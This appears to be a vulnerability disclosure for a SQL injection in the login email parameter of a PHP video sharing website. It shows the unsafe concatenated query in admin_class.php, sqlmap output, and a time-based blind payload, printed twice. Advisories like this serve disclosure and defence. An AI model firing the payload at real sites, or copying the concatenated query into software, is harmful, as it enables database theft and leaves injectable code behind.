
SQL injection vulnerability exists in email parameter of admin_class.php file of Video Sharing Website

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.


When visit ajax.php and action parameter is ‘login’,it will include admin_class.php,and email parameter can do sql injection.

ajax.php




```php
ob_start();
$action = $_GET['action'];
include 'admin_class.php';
$crud = new Action();
if($action == 'login'){
    $login = $crud->login();
    if($login)
        echo $login;
}
```

admin_class.php



```php
    function login(){
        extract($_POST);
        $qry = $this->db->query("SELECT * FROM users where email = '".$email."' and password = '".md5($password)."' ");
```



```
sqlmap identified the following injection point(s) with a total of 320 HTTP(s) requests:
---
Parameter: email (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=0'XOR(if(now()=sysdate(),sleep(1),0))XOR'Z' AND (SELECT 1067 FROM (SELECT(SL
EEP(5)))ygqa) AND 'Kaxl'='Kaxl
---
```

“

Parameter: email (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: email=0'XOR(if(now()=sysdate(),sleep(1),0))XOR'Z' AND (SELECT 1067 FROM (SELECT(SLEEP(5)))ygqa) AND 'Kaxl'='Kaxl

---

“

Source Download：

https://www.campcodes.com/projects/php/video-sharing-website-using-php-mysqli-with-source-code/